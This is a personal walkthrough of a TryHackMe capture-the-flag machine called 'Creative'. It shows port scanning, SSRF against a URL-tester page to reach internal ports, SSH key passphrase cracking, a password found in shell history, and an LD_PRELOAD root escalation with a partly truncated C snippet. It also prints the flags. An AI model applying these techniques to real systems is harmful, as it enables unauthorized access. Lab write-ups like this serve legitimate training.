Creative THM

machine is on!!!

Had to add ip and domain name in the /etc/hosts file because it was redirecting over there

```
(sohamt® CyberCreedPC)-[~]
    nmap 10.10.222.120
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-12 02:30 IST
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan Connect Scan Timing: About 55.55% done; ETC: 02:31 (0:00:08 remaining)
Nmap scan report for creative.thm (10.10.222.120)
Host is up (0.21s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 16.50 seconds
```

only two ports open on nmap scan.

did a script scan and found nothing interesting

found some directories to look for.

Didn't found anything in those directories so did subdomain enumeration and found one.


Also add this domain in /etc/hosts file.

Beta URL Tester


This page provides the functionality that allows you to test a URL to see if it is alive. Enter a URL in the form below and click "Submit" to test it.

Enter URL: http://creative.thm Submit

Added creative.thm website to see what it gives and showed a normal website.



But when added my ip address with port running a web server it gave my directory listings this means we can do command injection with specified port to get some information.



After modifying the url data we are getting the output as "Dead".

```
POST / HTTP/1.1
Host: beta.creative.thm
Content-Length: 33
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://beta.creative.thm
Content-Type: application/x-www-form-url
User-Agent: Mozilla/5.0 (Windows NT 10.0
Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,applicat
,application/signed-exchange;v=b3;q=0.7
Referer: http://beta.creative.thm/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
url=http://localhost:§8000§
```


In intruder brute forced the port to get some more information and in payload chose top 50 most common ports.

All ports gave same content length except port 80 (creative.thm website) and port 1337 which gave out all the directories of the server.

Directory listing for /

- <u>bin@</u>
- boot/
- dev/
- etc/
- home/
- <u>lib@</u>
- lib32@
- <u>lib64@</u>
- <u>libx32@</u>
- <u>lost+found/</u>
- <u>media/</u>
- <u>mnt/</u>
- <u>opt/</u>
- proc/
- root/
- <u>run/</u>
- <u>sbin@</u>
- <u>snap/</u>
- STV/
- <u>swap.img</u>
- sys/
- <u>tmp/</u>
- <u>usr/</u>
- <u>var/</u>

port 1337 gave this



/etc/passwd file revealed a username named "saad" with a home directory. Let's see if we can access it.

```
Warning: only loading hashes of type "SSH", but also saw type "tripcode"
the ssh key is protected by a passphrase, so trying to crack it using john.

USING derautt Input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetness (test_ssh)
```

Found the passphrase.

```
saad@m4lware:~$ ls
snap start_server.py user.txt
saad@m4lware:~$ cat user.txt
9a1ce90a7653d74ab98630b47b8b4a84
saad@m4lware:~$
```

Use the "--show" option to display all of the cracked passwords reliably

in john test_ssh_hash -w /usr/share/wordlists/rockyou.txt

Found 1st flag

```
saad@m4lware:~$ cat .bash_history
whoami
pwd
ls -al
ls
cd ..
sudo -l
echo "saad:MyStrongestPasswordYet$4291" > creds.txt
```

in .bash history file of saad found his password.

```
saad@m4lware:~$ sudo -l
[sudo] password for saad:
Matching Defaults entries for saad on m4lware:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin, env_keep+=LD_PRELOAD

User saad may run the following commands on m4lware:
    (root) /usr/bin/ping
```

did sudo -l to see what permissions do saad has. Now didn't find anything on GTFObins related to ping command for local priv esc. But from an article found that LD_PRELOAD is an env variable which is used for listing shared libraries with functions that override it and can be used for local privilege escalation.

```
void _init()
unsetenv("LD PREL
setgid(0);
setuid(0);
system("/bin/sh");
```

in /tmp created a C file and added this code in it

after compiling and setting exploit to be the value of the env variable. Used the env variable with the command user was able to use which is "ping" such that the exploit override it and gave us root privileges.

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt snap
# cat root.txt
992bfd94b90da48634aed182aae7b99f
# |
```

got the last/2nd flag.....